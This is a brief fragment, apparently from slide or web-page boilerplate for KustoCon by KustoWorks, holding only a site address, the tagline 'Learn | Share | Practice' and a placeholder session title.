www.kustoworks.com

KustoWorks

Lets get started

KustoCon
Learn | Share | Practice

Session Title

KustoCon
Learn | Share | Practice